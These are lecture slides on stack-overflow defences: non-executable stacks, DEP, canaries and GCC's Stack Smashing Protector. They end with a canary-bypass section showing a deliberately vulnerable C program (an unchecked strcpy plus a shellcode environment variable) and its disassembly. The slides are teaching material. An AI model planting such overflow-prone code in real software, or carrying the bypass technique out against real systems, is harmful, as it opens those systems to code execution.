


# **Lecture 10: StackPatch, StackGuard, and StackShield**


**Sanchuan Chen**


schen@auburn.edu

9/22/2023










# The Stack Layout



## StackPatch by Solar Designer (Alexander Peslyak [13])

List:           freebsd-hackers  
Subject:       Linux kernel patch to remove stack exec permission  
From:          Solar Designer <solar () SUN1 ! IDEAL ! RU>  
Date:          1997-04-12 16:03:07  
[Download RAW message or body]

Hello!

There seemed to be no patch for Linux kernel to remove execute permission from the stack (to prevent most buffer overflow exploits), so I decided to make one, I include it at the end of this message. I heard some rumours that GCC assumes stack frame to be executable when dealing with nested functions, but I couldn't reproduce that. I'm running this patched kernel for a day now, and everything (well, except for the exploits) seems to work fine. However, some programs may depend on the stack being executable... I'd like to hear any reports of this.

The patch is for Linux 2.0.30 (should work on others also), x86 only. Originally user code, data and stack segments were mapped to the same memory, and had the same limit. I decreased the code segment's limit, so it doesn't cover the actual stack space (since the stack grows down). Actually, I created a new descriptor instead, leaving the old one with its original limit, since that still allows to execute some code on the stack when needed, by using old code segment selector. For example, the kernel itself needs that ability to return from signal handlers.

Note that the BSS and malloc()ed areas are still executable. Some buffer overflows are still exploitable, by making the program put the shellcode somewhere else in its memory space, not on the stack, and overwriting the return address to point to that area. Also, some programs may already have a suitable code in them, and not require an external shellcode at all. So this patch only prevents most overflows from being exploitable, not all of them.

# This patch wasn't quickly adopted

“The original patch to do this in Linux was rejected by Linus Torvalds in 1998, and for an interesting reason. Even if code can't be placed on the stack, an attacker could use a buffer overflow to make a program "return" to an existing subroutine (such as a routine in the C library) and create an attack. In short, just having a non-executable stack isn't enough.” [14]

Red Hat's Ingo Molnar implemented this idea in his "exec-shield" patch in 2002 [15], which is used by Fedora core (the freely available distribution available from Red Hat).

List: bugtraq  
Subject: Re: Linux kernel patch to remove stack exec permission  
From: Ingo Molnar <mingo () PC5829 ! HIL ! SIEMENS ! AT>  
Date: 1997-04-14 16:36:03  
[Download RAW message or body]

On Sat, 12 Apr 1997 solar@sun1.ideal.ru wrote:

> [...] Some buffer  
> overflows are still exploitable, by making the program put the shellcode  
> somewhere else in its memory space, not on the stack, and overwriting the  
> return address to point to that area. [...]

would it be a good idea to strip off the highest bit in env[] and args[]  
when exec()-ing? This makes it quite hard to pass shellcode to the  
process? We can get this bit cutoff very cheap by trivially modifying  
copy\_strings() in exec.c. [hm, this breaks 8-bit character sets?]

for the BSS/malloc() things we could theoretically get the kernel to put  
executable mmap()-ed areas into the 0-1G range, and the rest into the  
1G-2G range. [whee, reinventing segmented memory ...]. As most if not all  
code is independent of what type of area mmap() gives us, this seems to be  
doable via ext2fs attributes. Then USER\_CS would be in the 0-1G range.

but the Right Thing would be if Intel fixed their page protection bits to  
honor exec permissions actually ...

-- mingo



# Alexander Peslyak [13]



Alexander Peslyak (born 1977), better known as Solar Designer, is a security specialist from Russia. He is best known for:

- ▶ The first patch of **non-executable (NX)** stack for Linux kernel
- ▶ Discovery of **return-to-libc attack**, and the development of **the first generic heap-based buffer overflow exploitation**
- ▶ ASCII Armoring (mitigating ret2libc)
- ▶ The author of **John the Ripper**.
- ▶ **Lifetime Achievement Award** during the annual Pwnie Award at the 2009 Black Hat Security Conference
- ▶ CVE-2015-0235 (disclosure of a GNU C Library `gethostbyname` function buffer overflow)

The non-executable stack patch developed by Alexander was not adopted by all Linux distributions and the industry had to until the year 2000 for something to be adopted more widely.

In August 2000, the PaX team [7] released a protection mechanism known as Page-eXec (PaX) that would make some areas of the process address space not executable i.e., the stack and the heap by changing the way memory paging is done.

This mitigation technique is nowadays standard in the GNU Compiler Collection (GCC) and can be turned off with the flag “-z execstack”

- ▶ **Android:** Since Android 2.3, architectures which support it have non-executable pages by default, including non-executable stack and heap.
- ▶ **FreeBSD:** FreeBSD Initial support for the NX bit, on x86-64 and IA-32 processors that support it, first appeared in FreeBSD on June 8, 2004.
- ▶ **Linux:** The Linux kernel supports the NX bit on x86-64 and IA-32 processors that support it. The support of x86-64 CPUs was first added in 2004, and then started to support both 32-bit mode on 64-bit CPUs. It has been in Linux kernel since 2.6.8 in August 2004
- ▶ **Windows:** Starting with Windows XP Service Pack 2 (2004) and Windows Server 2003 Service Pack 1 (2005), the NX features were implemented for the first time on the x86 architecture. Executable space protection on Windows is called "Data Execution Prevention" (DEP).
- ▶ **macOS:** macOS for Intel supports the NX bit on all CPUs supported by Apple in 2005 (from Mac OS X 10.4.4 – the first Intel release – onwards).

[https://en.wikipedia.org/wiki/Executable\\_space\\_protection](https://en.wikipedia.org/wiki/Executable_space_protection)

# How does NX/DEP work

```
$ cat /proc/109901/maps
08048000-08049000 r--p 00000000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
08049000-0804a000 r-xp 00001000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804a000-0804b000 r--p 00002000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804b000-0804c000 r--p 00002000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804c000-0804d000 rw-p 00003000 08:02 2241047 /home/schen/comp6700/lec10/mini_esrv
0804d000-0806f000 rw-p 00000000 00:00 0 [heap]
f7c00000-f7c20000 r--p 00000000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7c20000-f7da2000 r-xp 00020000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7da2000-f7e27000 r--p 001a2000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e27000-f7e28000 ---p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e28000-f7e2a000 r--p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2a000-f7e2b000 rw-p 00229000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2b000-f7e35000 rw-p 00000000 00:00 0
f7f7be000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0 [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0 [vdso]
f7fc6000-f7fc7000 r--p 00000000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
ffffdd000-fffffe000 rwxp 00000000 00:00 0 [stack]
```

# How does NX/DEP work

```
$ cat /proc/110905/maps
08048000-08049000 r--p 00000000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
08049000-0804a000 r-xp 00001000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804a000-0804b000 r--p 00002000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804b000-0804c000 r--p 00002000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804c000-0804d000 rw-p 00003000 08:02 2241076 /home/schen/comp6700/lec10/mini_esrv_dep
0804d000-0806f000 rw-p 00000000 00:00 0 [heap]
f7c00000-f7c20000 r--p 00000000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7c20000-f7da2000 r-xp 00020000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7da2000-f7e27000 r--p 001a2000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e27000-f7e28000 ---p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e28000-f7e2a000 r--p 00227000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2a000-f7e2b000 rw-p 00229000 08:02 1977041 /usr/lib/i386-linux-gnu/libc.so.6
f7e2b000-f7e35000 rw-p 00000000 00:00 0
f7f7be000-f7fc0000 rw-p 00000000 00:00 0
f7fc0000-f7fc4000 r--p 00000000 00:00 0 [vvar]
f7fc4000-f7fc6000 r-xp 00000000 00:00 0 [vdso]
f7fc6000-f7fc7000 r--p 00000000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fc7000-f7fec000 r-xp 00001000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7fec000-f7ffb000 r--p 00026000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffb000-f7ffd000 r--p 00034000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
f7ffd000-f7ffe000 rw-p 00036000 08:02 1977038 /usr/lib/i386-linux-gnu/ld-linux.so.2
ffffd000-ffffe000 rw-p 00000000 00:00 0 [stack]
```

# How does NX/DEP work

```
$ diff -Nur NXN.hex NX.hex
--- NXN.hex 2023-09-23 11:22:48.926008076 -0400
+++ NX.hex 2023-09-23 11:23:43.781814670 -0400
@@ -20,13 +20,13 @@
 00000130 04 00 00 00 50 e5 74 64 a0 20 00 00 a0 a0 04 08 |....P.td. ....|
 00000140 a0 a0 04 08 34 00 00 00 34 00 00 00 04 00 00 00 |....4...4.....|
 00000150 04 00 00 00 51 e5 74 64 00 00 00 00 00 00 00 00 |....Q.td.....|
-00000160 00 00 00 00 00 00 00 00 00 00 00 00 07 00 00 00 |.....|
+00000160 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 |.....|
 00000170 10 00 00 00 52 e5 74 64 0c 2f 00 00 0c bf 04 08 |....R.td./.....|
 00000180 0c bf 04 08 f4 00 00 00 f4 00 00 00 04 00 00 00 |.....|
 00000190 01 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 6e 75 |.../lib/ld-linu|
 000001a0 78 2e 73 6f 2e 32 00 00 04 00 00 00 14 00 00 00 |x.so.2.....|
-000001b0 03 00 00 00 47 4e 55 00 c4 60 72 2d cd 36 9f 88 |....GNU..'r-.6..|
-000001c0 cf 34 b3 65 61 be 83 02 e7 66 5e 57 04 00 00 00 |.4.ea....f~W....|
+000001b0 03 00 00 00 47 4e 55 00 3d fc 3d a2 49 4c 3c e3 |....GNU.=.=.IL<.|
+000001c0 67 ff bc c4 3a 60 28 2a d6 d9 db dd 04 00 00 00 |g...:'(*.....|
 000001d0 10 00 00 00 01 00 00 00 47 4e 55 00 00 00 00 00 |.....GNU.....|
 000001e0 03 00 00 00 02 00 00 00 00 00 00 00 02 00 00 00 |.....|
 000001f0 10 00 00 00 01 00 00 00 05 00 00 00 00 20 02 22 |..... ."|
```

# How does NX/DEP work

```
$ readelf -e ./mini_esrv
```

```
...
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00160	0x00160	R	0x4
INTERP	0x000194	0x08048194	0x08048194	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x08048000	0x08048000	0x004ac	0x004ac	R	0x1000
LOAD	0x001000	0x08049000	0x08049000	0x00470	0x00470	R E	0x1000
LOAD	0x002000	0x0804a000	0x0804a000	0x00180	0x00180	R	0x1000
LOAD	0x002f0c	0x0804bf0c	0x0804bf0c	0x00140	0x0014c	RW	0x1000
DYNAMIC	0x002f14	0x0804bf14	0x0804bf14	0x000e8	0x000e8	RW	0x4
NOTE	0x0001a8	0x080481a8	0x080481a8	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x0020a0	0x0804a0a0	0x0804a0a0	0x00034	0x00034	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RWE	0x10
GNU_RELRO	0x002f0c	0x0804bf0c	0x0804bf0c	0x000f4	0x000f4	R	0x1

# How does NX/DEP work

```
$ readelf -e ./mini_esrv_dep
```

```
...
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00160	0x00160	R	0x4
INTERP	0x000194	0x08048194	0x08048194	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x08048000	0x08048000	0x004ac	0x004ac	R	0x1000
LOAD	0x001000	0x08049000	0x08049000	0x00470	0x00470	R E	0x1000
LOAD	0x002000	0x0804a000	0x0804a000	0x00180	0x00180	R	0x1000
LOAD	0x002f0c	0x0804bf0c	0x0804bf0c	0x00140	0x0014c	RW	0x1000
DYNAMIC	0x002f14	0x0804bf14	0x0804bf14	0x000e8	0x000e8	RW	0x4
NOTE	0x0001a8	0x080481a8	0x080481a8	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x0020a0	0x0804a0a0	0x0804a0a0	0x00034	0x00034	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x002f0c	0x0804bf0c	0x0804bf0c	0x000f4	0x000f4	R	0x1



# Pros and Cons

Aspect	DEP
Performance	With hardware support: no impact Otherwise: reported to below 1% in PaX
Deployment	Kernel supports (common on all platforms) Hardware also has built-in features
Compatibility	Can break legitimate programs JIT compilers; unpackers
Security Guarantee	Code injected to NX pages never executed But code injection may not be necessary (code reuse can still work)

# Canary


Canaries or canary words are **known values that are placed between a buffer and control data on the stack** to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data will therefore alert of an overflow, which can then be handled, for example, by invalidating the corrupted data.




Canary needs to be a random secret



# How does Canary work



# How does Canary work



# The First Generation of Canary Protection [12]

```
function_prologue:
    pushl $0x000aff0d    // push canary into the stack
    pushl %ebp           // save frame pointer
    mov %esp,%ebp        // saves a copy of current %esp
    subl $108, %esp      // space for local variables
```

(function body)

```
function_epilogue:
    leave                // standard epilogue
    cmpl $0x000aff0d, (%esp) // check canary
    jne canary_changed
    addl $4, %esp         // remove canary from stack
    ret
```

```
canary_changed:
    ...                  // abort the program with error
    call __canary_death_handler
    jmp .                // just in case I guess
```

# Today's Canary

```
08049246 <client_handle>:
8049246: 55                push    %ebp
8049247: 89 e5            mov     %esp,%ebp
8049249: 81 ec 18 02 00 00 sub     $0x218,%esp
804924f: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
8049255: 89 45 f4         mov     %eax,-0xc(%ebp)
8049258: 31 c0            xor     %eax,%eax
```

(function body)

```
80492b9: 8b 45 f4         mov     -0xc(%ebp),%eax
80492bc: 65 2b 05 14 00 00 sub     %gs:0x14,%eax
80492c3: 74 05            je      80492ca <client_handle+0x84>
80492c5: e8 c6 fd ff ff   call    8049090 <__stack_chk_fail@plt>
80492ca: c9              leave
80492cb: c3              ret
```

## arch/x86/include/asm/stackprotector.h

```
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * GCC stack protector support.
 *
 * Stack protector works by putting predefined pattern at the start of
 * the stack frame and verifying that it hasn't been overwritten when
 * returning from the function. The pattern is called stack canary
 * and unfortunately gcc requires it to be at a fixed offset from %gs.
 * On x86_64, the offset is 40 bytes and on x86_32 20 bytes. x86_64
 * and x86_32 use segment registers differently and thus handles this
 * requirement differently.
 *
 * On x86_64, %gs is shared by percpu area and stack canary. All
 * percpu symbols are zero based and %gs points to the base of percpu
 * area. The first occupant of the percpu area is always
 * fixed_percpu_data which contains stack_canary at offset 40. Userland
 * %gs is always saved and restored on kernel entry and exit using
 * swaps, so stack protector doesn't add any complexity there.
 *
 * On x86_32, it's slightly more complicated. As in x86_64, %gs is
 * used for userland TLS. Unfortunately, some processors are much
 * slower at loading segment registers with different value when
 * entering and leaving the kernel, so the kernel uses %fs for percpu
 * area and manages %gs lazily so that %gs is switched only when
 * necessary, usually during task switch.
 *
 * As gcc requires the stack canary at %gs:20, %gs can't be managed
 * lazily if stack protector is enabled, so the kernel saves and
 * restores userland %gs on kernel entry and exit. This behavior is
 * controlled by CONFIG_X86_32_LAZY_GS and accessors are defined in
 * system.h to hide the details.
 */
```



## About gs/fs segment

In Linux, the gs/fs segment can be used for **thread local storage**. Variable specific to a thread such as errno, stack canary etc are usually stored here.

### local.c (Accessing thread local storage)

```
#include <stdio.h>

static __thread int test = 0;

int *foo(void) {
    char buf[2];
    return &test;
}

int bar(void) {
    return test;
}

void main() {
    int *v;

    v = foo();
    printf ("addr of test in foo is %x\n", v);

    *v = 5194;
    printf ("value of test in bar is %d\n", bar());
}
```

```
08049186 <foo>:
8049186: 55          push    %ebp
8049187: 89 e5       mov     %esp,%ebp
8049189: 83 ec 18    sub     $0x18,%esp
804918c: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
8049192: 89 45 f4    mov     %eax,-0xc(%ebp)
8049195: 31 c0       xor     %eax,%eax
8049197: 65 a1 00 00 00 00 mov     %gs:0x0,%eax
804919d: 05 fc ff ff add     $0xffffffffc,%eax
80491a2: 8b 55 f4    mov     -0xc(%ebp),%edx
80491a5: 65 2b 15 14 00 00 00 sub     %gs:0x14,%edx
80491ac: 74 05       je      80491b3 <foo+0x2d>
80491ae: e8 ad fe ff ff call    8049060 <__stack_chk_fail@plt>
80491b3: c9         leave
80491b4: c3         ret

080491b5 <bar>:
80491b5: 55          push    %ebp
80491b6: 89 e5       mov     %esp,%ebp
80491b8: 65 a1 fc ff ff ff mov     %gs:0xffffffffc,%eax
80491be: 5d         pop     %ebp
80491bf: c3         ret
```

```
0x804919d <foo+23>    add    eax, 0xffffffffc
=> 0x80491a2 <foo+28>    mov    edx, dword ptr [ebp - 0xc]
0x80491a5 <foo+31>    sub    edx, dword ptr gs:[0x14]
0x80491ac <foo+38>    je     foo+45                    <foo+45>
↓
0x80491b3 <foo+45>    leave
0x80491b4 <foo+46>    ret
```

```
pwndbg> search -t pointer 0xf7fbf4fc
Searching for value: b'\xfc\xf4\xfb\xf7'
[anon_f7fbe]    0xf7fbfa90 0xf7fbf4fc
```

pwndbg> vmmap

LEGEND:	STACK	HEAP	CODE	DATA	RWX	RODATA
	Start	End	Perm	Size	Offset	File
	0x8048000	0x8049000	r--p	1000	0	/home/schen/comp6700/lec10/local
	0x8049000	0x804a000	r-xp	1000	1000	/home/schen/comp6700/lec10/local
	0x804a000	0x804b000	r--p	1000	2000	/home/schen/comp6700/lec10/local
	0x804b000	0x804c000	r--p	1000	2000	/home/schen/comp6700/lec10/local
	0x804c000	0x804d000	rw-p	1000	3000	/home/schen/comp6700/lec10/local
	0xf7c00000	0xf7c20000	r--p	20000	0	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7c20000	0xf7da2000	r-xp	182000	20000	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7da2000	0xf7e27000	r--p	85000	1a2000	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7e27000	0xf7e28000	---p	1000	227000	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7e28000	0xf7e2a000	r--p	2000	227000	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7e2a000	0xf7e2b000	rw-p	1000	229000	/usr/lib/i386-linux-gnu/libc.so.6
	0xf7e2b000	0xf7e35000	rw-p	a000	0	[anon_f7e2b]
	0xf7fbe000	0xf7fc0000	rw-p	2000	0	[anon_f7fbe]
	0xf7fc0000	0xf7fc4000	r--p	4000	0	[vvar]
	0xf7fc4000	0xf7fc6000	r-xp	2000	0	[vdso]
	0xf7fc6000	0xf7fc7000	r--p	1000	0	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xf7fc7000	0xf7fec000	r-xp	25000	1000	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xf7fec000	0xf7ffb000	r--p	f000	26000	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xf7ffb000	0xf7ffd000	r--p	2000	34000	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xf7ffd000	0xf7ffe000	rw-p	1000	36000	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xffffdd000	0xfffffe000	rw-p	21000	0	[stack]

pwndbg> dump memory memory.dump 0xf7fc4000 0xf7fc6000

pwndbg> x/10x 0xf7fc0000

0xf7fc0000: Cannot access memory at address 0xf7fc0000

pwndbg> dump memory memory.dump 0xf7fc0000 0xf7fc4000

Cannot access memory at address 0xf7fc0000

## **vdso**

The “virtual dynamic shared object” (or vDSO) is a small shared library exported by the kernel to accelerate the execution of certain system calls that do not necessarily have to run in kernel space

It's used to speed up syscalls in general and was originally implemented (linux-gate.so) to address x86 performance issues, but it may also contain kernel data and access functions. Calls like `getcpu()` and `gettimeofday()` may use these rather than making an actual syscall and a kernel context switch. The availability of these optimised calls is detected and enabled by the glibc startup code (subject to platform availability). Current implementations contain a (read-only) page of shared kernel variables known as the “VVAR” page which can be read directly

```
$ readelf -e ./memory.dump
```

```
ELF Header:
```

```
Magic:  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00
Class:                               ELF32
Data:                               2's complement, little endian
Version:                             1 (current)
OS/ABI:                             UNIX - System V
ABI Version:                         0
Type:                               DYN (Shared object file)
Machine:                             Intel 80386
Version:                             0x1
Entry point address:                 0x540
Start of program headers:            52 (bytes into file)
Start of section headers:            5044 (bytes into file)
Flags:                               0x0
Size of this header:                 52 (bytes)
Size of program headers:             32 (bytes)
Number of program headers:           4
Size of section headers:             40 (bytes)
Number of section headers:           17
Section header string table index: 16
```

```
Section Headers:
```

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[ 0]		NULL	00000000	000000	000000	00		0	0	0
[ 1]	.hash	HASH	000000b4	0000b4	000040	04	A	3	0	4
[ 2]	.gnu.hash	GNU_HASH	000000f4	0000f4	00004c	04	A	3	0	4
[ 3]	.dynsym	DYNSYM	00000140	000140	0000b0	10	A	4	1	4
[ 4]	.dynstr	STRTAB	000001f0	0001f0	0000c0	00	A	0	0	1
[ 5]	.gnu.version	VERSYM	000002b0	0002b0	000016	02	A	3	0	2
[ 6]	.gnu.version_d	VERDEF	000002c8	0002c8	000054	00	A	4	3	4
[ 7]	.dynamic	DYNAMIC	0000031c	00031c	000090	08	WA	4	0	4
[ 8]	.rodata	PROGBITS	000003ac	0003ac	00000c	04	WA	0	0	4
[ 9]	.note	NOTE	000003b8	0003b8	000054	00	A	0	0	4

```
...
```

```
$ readelf -s ./memory.dump
```

```
Symbol table '.dynsym' contains 11 entries:
```

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000540	14	FUNC	GLOBAL	DEFAULT	12	__ker[...]@@LINUX_2.5
2:	00001150	15	FUNC	GLOBAL	DEFAULT	12	__vds[...]@@LINUX_2.6
3:	000011d0	134	FUNC	GLOBAL	DEFAULT	12	__vds[...]@@LINUX_2.6
4:	000011c0	15	FUNC	GLOBAL	DEFAULT	12	__vds[...]@@LINUX_2.6
5:	00000560	9	FUNC	GLOBAL	DEFAULT	12	__ker[...]@@LINUX_2.5
6:	00001160	65	FUNC	GLOBAL	DEFAULT	12	__vds[...]@@LINUX_2.6
7:	00000000	0	OBJECT	GLOBAL	DEFAULT	ABS	LINUX_2.5
8:	00000570	8	FUNC	GLOBAL	DEFAULT	12	__ker[...]@@LINUX_2.5
9:	000011b0	15	FUNC	GLOBAL	DEFAULT	12	__vds[...]@@LINUX_2.6
10:	00000000	0	OBJECT	GLOBAL	DEFAULT	ABS	LINUX_2.6

# vvar

The values of the vvar variables are set from the values of other kernel variables not accessible to user-space code.

```
1 /*
2  * vvar.h: Shared vDSO/kernel variable declarations
3  * Copyright (c) 2011 Andy Lutomirski
4  * Subject to the GNU General Public License, version 2
5  *
6  * A handful of variables are accessible (read-only) from userspace
7  * code in the vsyscall page and the vdso. They are declared here.
8  * Some other file must define them with DEFINE_VVAR.
9  *
10 * In normal kernel code, they are used like any other variable.
11 * In user code, they are accessed through the VVAR macro.
12 *
13 * These variables live in a page of kernel data that has an extra RO
14 * mapping for userspace. Each variable needs a unique offset within
15 * that page; specify that offset with the DECLARE_VVAR macro. (If
16 * you mess up, the linker will catch it.)
17 */
18
```



## ProPolice [11] or Stack Smashing Protector (SSP) [16]

From: Hiroaki Etoh <ETOH at jp dot ibm dot com>

To: gcc-patches at gcc dot gnu dot org

Date: Fri, 3 Sep 2004 23:20:09 +0900

Subject: gcc stack-smashing protector

This patch introduces -fstack-protector and -fstack-protector-all option, which is a stack-smashing protection mechanism.

This patch and new files (protector.h and protector.c) are bootstrapped and tested on

i686-pc-linux-gnu,

powerpc-ibm-aix4.3.3.0

Hiroaki Etoh, Tokyo Research Laboratory, IBM Japan

2004-09-03 Hiroaki Etoh <etoh@jp.ibm.com>

- \* Add -fstack-protector option, which enables generating the stack protection code to detect buffer overflow and the stop its execution.

- \* protector.c: New file

- \* protector.h: New file

- \* calls.c (expand\_call): Assigns the KEEP argument to 5 to distinguish a function return object and a character array that is a target for stack protection.

- \* c-cppbuiltin.c (c\_cpp\_builtins): Add "\_\_SSP\_\_" and "\_\_SSP\_ALL\_\_" defines to see the status of the stack protection.

- \* combine.c (combine\_simplify\_rtx): Keep the frame offset as positive value for the FRAME\_GROWS\_UPWARD.

- \* common.opt: Add Wstack-protector, fstack-protector, and fstack-protector-all.

- \* configure (ac\_subst\_vars): Add ENABLESSP, (enable\_threads\_flag): Check whether --enable-stack-protector was given and set ENABLESSP.

...

## ProPolice [11] or Stack Smashing Protector (SSP) [16]

It is a GCC extension for protecting applications from stack-smashing attacks. Applications written in C will be protected by the method that automatically inserts protection code into an application at compilation time. The protection is realized by buffer overflow detection and the variable reordering feature to avoid the corruption of pointers. The basic idea of buffer overflow detection comes from StackGuard system. SSP includes the following novel features:

- ▶ (1) the reordering of local variables to place buffers after pointers to avoid the corruption of pointers that could be used to further corrupt arbitrary memory locations
- ▶ (2) the copying of pointers in function arguments to an area preceding local variable buffers to prevent the corruption of pointers that could be used to further corrupt arbitrary memory locations
- ▶ (3) omission of instrumentation code from some functions to decrease the performance overhead

## test\_canary.c

```
#include <stdio.h>
```

```
void f ()
```

```
{
```

```
    char a[30];
```

```
    int b;
```

```
    double c;
```

```
    char d[20];
```

```
    char *p;
```

```
    char e[10];
```

```
    char *q;
```

```
    printf ("%p=a\n%p=b\n%p=c\n%p=d\n%p=e\n%p=p\n%p=q\n\n",  
            &a, &b, &c, &d, &e, &p, &q);
```

```
}
```

```
void main () {
```

```
    f();
```

```
}
```

```
$ ./test_canary | sort
```

```
0xffffd13c=b  
0xffffd140=p  
0xffffd144=q  
0xffffd148=c  
0xffffd150=e  
0xffffd15a=d  
0xffffd16e=a
```

```
$ ./test_canary_no_canary | sort
```

```
0xffffd118=q  
0xffffd11e=e  
0xffffd128=p  
0xffffd12c=d  
0xffffd140=c  
0xffffd14c=b  
0xffffd152=a
```

# Bypassing Canary via \_\_stack\_chk\_fail hijacking

## canary\_bypassing.c

```
int func(char *msg) {
    char buf[16];
    strcpy(buf,msg);
    // toupper(buf); // just to give func() "some" sense
    strcpy(msg,buf);
    return 0;
}

int main(int argv, char** argc) {
    char *shell_code= getenv("SHELLCODE");
    printf("Shellcode address %p\n",shell_code);

    func(argc[1]);
    return 0;
}
```

## Bypassing Canary via \_\_stack\_chk\_fail hijacking

```
08049060 <__stack_chk_fail@plt>:
08049060: ff 25 14 c0 04 08      jmp     *0x804c014
08049066: 68 10 00 00 00        push   $0x10
0804906b: e9 c0 ff ff ff        jmp     8049030 <_init+0x30>
080491a6 <func>:
080491a6: 55                    push   %ebp
080491a7: 89 e5                mov     %esp,%ebp
080491a9: 83 ec 38             sub     $0x38,%esp
080491ac: 8b 45 08             mov     0x8(%ebp),%eax
080491af: 89 45 d4             mov     %eax,-0x2c(%ebp)
080491b2: 65 a1 14 00 00 00    mov     %gs:0x14,%eax
080491b8: 89 45 f4             mov     %eax,-0xc(%ebp)
080491bb: 31 c0                xor     %eax,%eax
080491bd: 83 ec 08             sub     $0x8,%esp
080491c0: ff 75 d4             push   -0x2c(%ebp)
080491c3: 8d 45 e4             lea     -0x1c(%ebp),%eax
080491c6: 50                    push   %eax
080491c7: e8 a4 fe ff ff      call    8049070 <strcpy@plt>
080491cc: 83 c4 10             add     $0x10,%esp
080491cf: 83 ec 08             sub     $0x8,%esp
